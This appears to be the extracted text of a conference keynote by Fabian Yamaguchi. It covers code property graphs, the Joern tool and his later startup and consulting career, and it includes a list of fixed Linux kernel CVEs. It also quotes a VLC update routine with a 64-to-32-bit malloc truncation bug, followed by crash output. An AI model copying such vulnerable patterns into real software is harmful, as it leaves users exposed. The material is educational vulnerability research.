
†Qualcomm Research Germany

Abstract—The vast majority of security breaches encountered today are a direct result of insecure code. Consequently, the protection of computer systems critically depends on the rigorous identification of vulnerabilities in software, a tedious and error-prone process requiring significant expertise. Unfortunately, a single flaw suffices to undermine the security of a system and thus the sheer amount of code to audit plays into the attacker's cards. In this paper, we present a method to effectively mine large amounts of source code for vulnerabilities. To this end, we introduce a novel representation of source code called a

incarnations in specific software projects is often still not possible without significant expert knowledge [16].

As a result of this situation, security research has initially focused on statically finding specific types of vulnerabilities, such as flaws induced by insecure library functions [6], buffer overflows [45], integer overflows [40] or insufficient validation of input data [18]. Based on concepts from software testing, a broader detection of vulnerabilities has then been achieved using dynamic program analysis, ranging from simple fuzz

Idea in a nutshell



It worked really well!



Kernel 0-day 😊

Type	Location	Developer Feedback	Identifier
Buffer Overflow	arch/um/kernel/exitcode.c	Fixed	CVE-2013-4512
Buffer Overflow	drivers/staging/ozwpan/ozcdev.c	Fixed	CVE-2013-4513
Buffer Overflow	drivers/s390/net/qeth_core_main.c	Fixed	CVE-2013-6381
Buffer Overflow	drivers/staging/wlags49_h2/wl_priv.c	Fixed	CVE-2013-4514
Buffer Overflow	drivers/scsi/megaraid/megaraid_mm.c	Fixed	-
Buffer Overflow	drivers/infiniband/hw/ipath/ipath_diag.c	Fixed	-
Buffer Overflow	drivers/infiniband/hw/qib/qib_diag.c	Fixed	-
Memory Disclosure	drivers/staging/bcm/Bcmchar.c	Fixed	CVE-2013-4515
Memory Disclosure	drivers/staging/sb105x/sb_pci_mp.c	Fixed	CVE-2013-4516
Memory Mapping	drivers/video/au1200fb.c	Fixed	CVE-2013-4511
Memory Mapping	drivers/video/au1100fb.c	Fixed	CVE-2013-4511
Memory Mapping	drivers/uio/uio.c	Fixed	CVE-2013-4511
Memory Mapping	drivers/staging/.../drv_interface.c	Fixed	-
Memory Mapping	drivers/gpu/drm/i810/i810_dma.c	Fix underway	-
Zero-byte Allocation	fs/xfs/xfs_ioctl.c	Fixed	CVE-2013-6382
Zero-byte Allocation	fs/xfs/xfs_ioctl32.c	Fixed	CVE-2013-6382
Zero-byte Allocation	drivers/net/wireless/libertas/debugfs.c	Fixed	CVE-2013-6378
Zero-byte Allocation	drivers/scsi/aacraid/commctrl.c	Fixed	CVE-2013-6380

» 18 vulnerabilities, acknowledged /fixed by developers

32 Bit Windows - Can you spot the bug?

```
static bool GetUpdateFile( update_t *p_update )
{
    stream_t *p_stream = NULL;
    char *psz_version_line = NULL;
    char *psz_update_data = NULL;

    p_stream = stream_UrlNew( p_update->p_libvlc, UPDATE_VLC_STATUS_URL );
    if( !p_stream )
    {
        msg_Err( p_update->p_libvlc, "Failed to open %s for reading",
                UPDATE_VLC_STATUS_URL );
        goto error;
    }

    const int64_t i_read = stream_Size( p_stream );
    psz_update_data = malloc( i_read + 1 ); /* terminating '\0' */
    if( !psz_update_data )
        goto error;

    if( stream_Read( p_stream, psz_update_data, i_read ) != i_read )
```

64 bit integer `i_read + 1` is truncated to 32 bit in malloc


```
static bool GetUpdateFile( update_t *p_update )
{
    stream_t *p_stream = NULL;
    char *psz_version_line = NULL;
    char *psz_update_data = NULL;

    p_stream = stream_UrlNew( p_update->p_libvlc, UPDATE_VLC_STATUS_URL );
    if( !p_stream )
    {
        msg_Err( p_update->p_libvlc, "Failed to open %s for reading",
                UPDATE_VLC_STATUS_URL );
        goto error;
    }


    const int64_t i_read = stream_Size( p_stream );
    psz_update_data = malloc( i_read + 1 ); /* terminating '\0' */
    if( !psz_update_data )
        goto error;

    if( stream_Read( p_stream, psz_update_data, i_read ) != i_read )
```

2014: "Mining for Bugs with Graph Database Queries" (31C3)



```
Machine View Devices Help
Terminal
fabs@fabs-VirtualBox: ~
fabs@fabs-VirtualBox:~$
fabs@fabs-VirtualBox:~/codebases/vlc
e vlc without interface.
Segmentation fault (core dumped)
fabs@fabs-VirtualBox:~/codebases/vlc$ ./vlc
VLC media player 3.0.0-git Vetinari (revision 9aad10a)
[09a20418] core libvlc: Running vlc with the default interface. Use
e vlc without interface.
Segmentation fault (core dumped)
fabs@fabs-VirtualBox:~/codebases/vlc$ ./vlc
VLC media player 3.0.0-git Vetinari (revision 9aad10a)
[08fe8418] core libvlc: Running vlc with the default interface. Use
e vlc without interface.
Cannot resolve symbol @: (null)
Aborted (core dumped)
fabs@fabs-VirtualBox:~/codebases/vlc$ ./vlc
VLC media player 3.0.0-git Vetinari (revision 9aad10a)
[097fe418] core libvlc: Running vlc with the default interface. Use
e vlc without interface.
Cannot resolve symbol
VLC PWNEED
: (null)
Aborted (core dumped)
fabs@fabs-VirtualBox:~/codebases/vlc$
```



JOERN

People loved it (2016)



German IT Security Price (2nd Place)



CAST/GI dissertation Award (1st place)

Offers, offers, offers

- Google wanted to hire me
- Microsoft wanted to hire me
- Three universities wanted to hire me

... but I wanted to have my own company...

Biggest problem: I didn't know anything about running a company

A strange CISCO device in your office rings... that can't be good



Follow the white rabbit



October 2016 - California





\$9M Series-A in October 2016

- Raised \$9M Series A from Mayfield Fund and Bain Capital Ventures
- Raising money on a slide deck is risky but not unusual these days
- Upsides: financial means to be competitive in hiring and setting up a non-garage-style company, investor network
- Downside: enormous pressure on engineering to deliver very quickly, investor is your new boss so be sure to sign with the right one
- Investor expectation is that you grow fast, that is, you make use of this money in about 2 years time

Mayfield

 **BainCapital**
VENTURES

Can anyone raise \$M based on a good idea? - no.



- Chetan Conikee (CTO), successful serial entrepreneur with 20+ years of experience. Great contacts to VCs in SV.
- Manish Gupta (CEO), former Chief Product and Strategy Officer at FireEye, former VP of Product at Cisco, VP/GM at McAfee



Benefit #2: Opportunities find you

- If you are lucky, your research makes people reach out to you who have knowledge and means that are far beyond your own
- In this case, I was introduced to a completely different world that I knew nothing about
- What would follow would challenge my entire world view and become the biggest learning experience for me yet.

February 2020 (a few minutes to Covid)



Learnings

- I learned how much work it is to turn research into products
- I also learned that product is about 20% of what it takes to create a good company
- I learned how capitalism works, how money works, and how to run a company
- ... and I learned about venture capital.

A note on venture capital

- Venture capital is like rocket fuel: when you raise it, you can move fast
- You will also need to move fast though, there is no stopping it
- Any wrong move, and you will crash
- VC firms assume that N-1 of their N investments won't be able to flourish with the applied pressure
- That's OK for them if the other remaining investment creates a unicorn company
- From an investment perspective, this approach makes sense
- For the teams that have raised venture capital, it is a brutal approach.
- Raising venture capital is in my opinion - and after much consideration - not a healthy approach for most companies. If you do see somebody raise, don't congratulate them, wish them luck.

Going full circle (2023-Now)

- In 2023, I decided to leave ShiftLeft and my wife and I started our own security consulting company here in South Africa
- I also decided to apply to teach hacking at Stellenbosch University once a year for Bachelor Honours students
- Our company has since grown organically to employ more than 10 people with zero investment.
- We do what makes most sense to us:
 - Read code
 - Write code
 - Hack computers.





And I am having an amazing time...

- ... because after all these years, **hacking is still awesome.**
- and experiencing that is the biggest benefit of all.

As for ShiftLeft

- Rebranded to Qwiet.ai (because AI)
- Recently acquired by the much larger (and much more successful) CI/CD company Harness Inc.
- Code analysis continues to be powered by Joern and we continue to support it
- I am now an advisor to Harness
- IPO planned in the next years



The Future of Application Security
in the AI Era

As for the code property graph

- IEEE awarded the “Test of time Award” in 2024 to honor the code property graph paper as one that has had a lasting impact on the field of security and privacy
- The paper now has more than 1000 citations
- A 2024 study found that it is the most commonly used platform for research on machine-learning based vulnerability discovery
- Joern now powers not one but several commercial products in the security and privacy space.





Final benefit

- People give you their time and attention at 9 in the morning to see your talk
- Thank you, everyone, for being here today!
- Enjoy the conference!

Thank you



Dr. Fabian Yamaguchi
CTO - Whirly Labs (Pty) Ltd
<https://whirlylabs.com>
fabs@whirlylabs.com